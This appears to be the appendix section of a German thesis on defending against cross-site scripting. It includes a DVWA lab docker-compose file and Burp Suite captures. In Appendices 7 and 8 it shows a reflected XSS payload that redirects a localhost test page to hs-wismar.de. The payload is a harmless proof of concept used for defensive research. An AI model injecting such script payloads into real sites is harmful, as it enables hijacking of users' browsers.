
[41] Z. Albeniz, „XSS Auditors – Abuses, Updates and Protection," Invicti, [Online]. Available: https://www.invicti.com/blog/web-security/xss-auditors/. [Zugriff am 04 04 2023].

10 Abbildungsverzeichnis

11 Tabellenverzeichnis


12 Anlagen

12.1 Anlage 1: DOM-Umgebung




Quelle: Wikimedia (https://upload.wikimedia.org/wikipedia/commons/5/5a/DOM-model.svg), abgerufen am 25.03.2023

12.2 Anlage 2: Damn Vulnerable Web Application (DVWA)



12.3 Anlage 3: Parameter der Web-Application DVWA




12.4 Anlage 4: Docker-Konfiguration von DVWA

dvwa : vim — Konsole


File Edit View Bookmarks Plugins Settings Help

```yaml
---
version: '2.4'

services:

  dvwa_web:
    image: cytopia/dvwa:php-8.1
    restart: unless-stopped
    ports:
      - "80:80"
    volumes:
      - ./apache2:/etc/apache2
      - ./var-www-html:/var/www/html
    environment:
      - SECURITY_LEVEL=low
      - MYSQL_HOSTNAME=dvwa_db
      - MYSQL_DATABASE=dvwa
      - MYSQL_USERNAME=dvwa
      - MYSQL_PASSWORD=p@ssw0rd

  dvwa_db:
    image: mariadb:10.1
    hostname: dvwa_db
    volumes:
      - ./var-lib-mysql:/var/lib/mysql
    environment:
      MYSQL_ROOT_PASSWORD: rootpass
      MYSQL_DATABASE: dvwa
      MYSQL_USER: dvwa
      MYSQL_PASSWORD: p@ssw0rd
    restart: unless-stopped
```

12.5 Anlage 5: Repeater Funktion in Burp Suite Professional



12.6 Anlage 6: Python 3 HTTP-Server



12.7 Anlage 7: Reflektierter JavaScript-Code in Burp Suite

Request

Pretty Raw Hex

```
1  GET /vulnerabilities/xss_r/?name=
   %3Cscript%3Ewindow.location.replace%28%22http%3A%2F%2Fhs-wismar
   .de%22%29%3B%3C%2Fscript%3E HTTP/1.1
2  Host: localhost
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
   Gecko/20100101 Firefox/110.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
   f,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  DNT: 1
8  Connection: close
9  Referer: http://localhost/vulnerabilities/xss_r/
10 Cookie: security=low; PHPSESSID=
   84eed26c2c54f381853d7d16c4676e68
11 Upgrade-Insecure-Requests: 1
12 Sec-Fetch-Dest: document
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-User: ?1
16
```


Response

Pretty Raw Hex Render


```
76          <div class="vulnerable_code_area">
77            <form name="XSS" action="#" method="GET">
78              <p>
79                What's your name?
80                <input type="text" name="name">
81                <input type="submit" value="Submit">
82              </p>
83
84            </form>
85            <pre>
                Hello <script>
                  window.location.replace("http://hs-wismar.de")
                  ;
                </script>
              </pre>
86          </div>
87
88          <h2>
              More Information
            </h2>
89          <ul>
90            <li>
```

12.8 Anlage 8: Weiterleitung auf hs-wismar.de durch XSS

```
http://localhost/vulnerabilities/xss_r/?name=<script>window.location.
replace("https://hs-wismar.de");</script>
```



12.9 Anlage 9: DVWA mit Content-Type Header „text/plain“




```
<!DOCTYPE html>

<html lang="en-GB">

        <head>
                <meta http-equiv="Content-Type" content="text/plain; charset=UTF-8" />

                <title>Vulnerability: Reflected Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) v1.10
*Development*</title>

                <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />

                <link rel="icon" type="\image/ico" href="../../favicon.ico" />

                <script type="text/javascript" src="../../dvwa/js/dvwaPage.js"></script>

        </head>

        <body class="home">
                <div id="container">

                        <div id="header">

                                <img src="../../dvwa/images/logo.png" alt="Damn Vulnerable Web Application" />

                        </div>

                        <div id="main_menu">

                                <div id="main_menu_padded">
                                <ul class="menuBlocks"><li class=""><a href="../../.">Home</a></li>
```

12.10 Anlage 10: Verwendete Softwareversionen

Software	**Version**
Burp Suite Professional	2023.2.1
Python	3.10.10
Firefox	111.0
Safari	16.3 (18614.4.6.1.6)
DVWA	2.1
PHP	8.1
MariaDB	10.1

13 Abkürzungsverzeichnis

API	Application Programming Interface
CSS	Cascading Style Sheets
CWE	Common Weakness Enumeration
DAST	Dynamic Application Security Testing
DOM	Document Object Model
DVWA	Damn Vulnerable Web Application
HTML	Hypertext Markup Language
MIME	Multipurpose Internet Mail Extensions
OS	Operating System
OWASP	Open Web Application Security Project
PoC	Proof of Concept
Regex	Regular Expression
SAST	Static Application Security Testing
URL	Uniform Resource Locator
XSS	Cross-Site-Scripting

14 Thesen

1. Für einen umfassenden Schutz gegen die Ausnutzung von XSS-Schwachstellen müssen mehrere Maßnahmen kombiniert werden.
2. Korrekt implementiertes Output Encoding schützt am effektivsten gegen die verschiedenen Varianten von XSS-Schwachstellen.
3. Bei der Wahl der Mitigationsmaßnahme ist eine mögliche Beeinträchtigung der Benutzerfreundlichkeit ein entscheidender Faktor.
4. X-XSS-Protection wird von keinem aktuellen Browser mehr unterstützt.
5. Die korrekte Anwendung einer Content-Security Policy ersetzt den Anwendungsfall für den veralteten X-XSS-Protection Header.
6. Der Content-Type Header schützt nur in bestimmten Fällen vor der Ausnutzung einer XSS-Schwachstelle.
7. Die HttpOnly Flag für Cookies kann viele schwerwiegende Angriffsszenarien mitigieren, verhindert aber nicht die Ausnutzung einer XSS-Schwachstelle im Allgemeinen.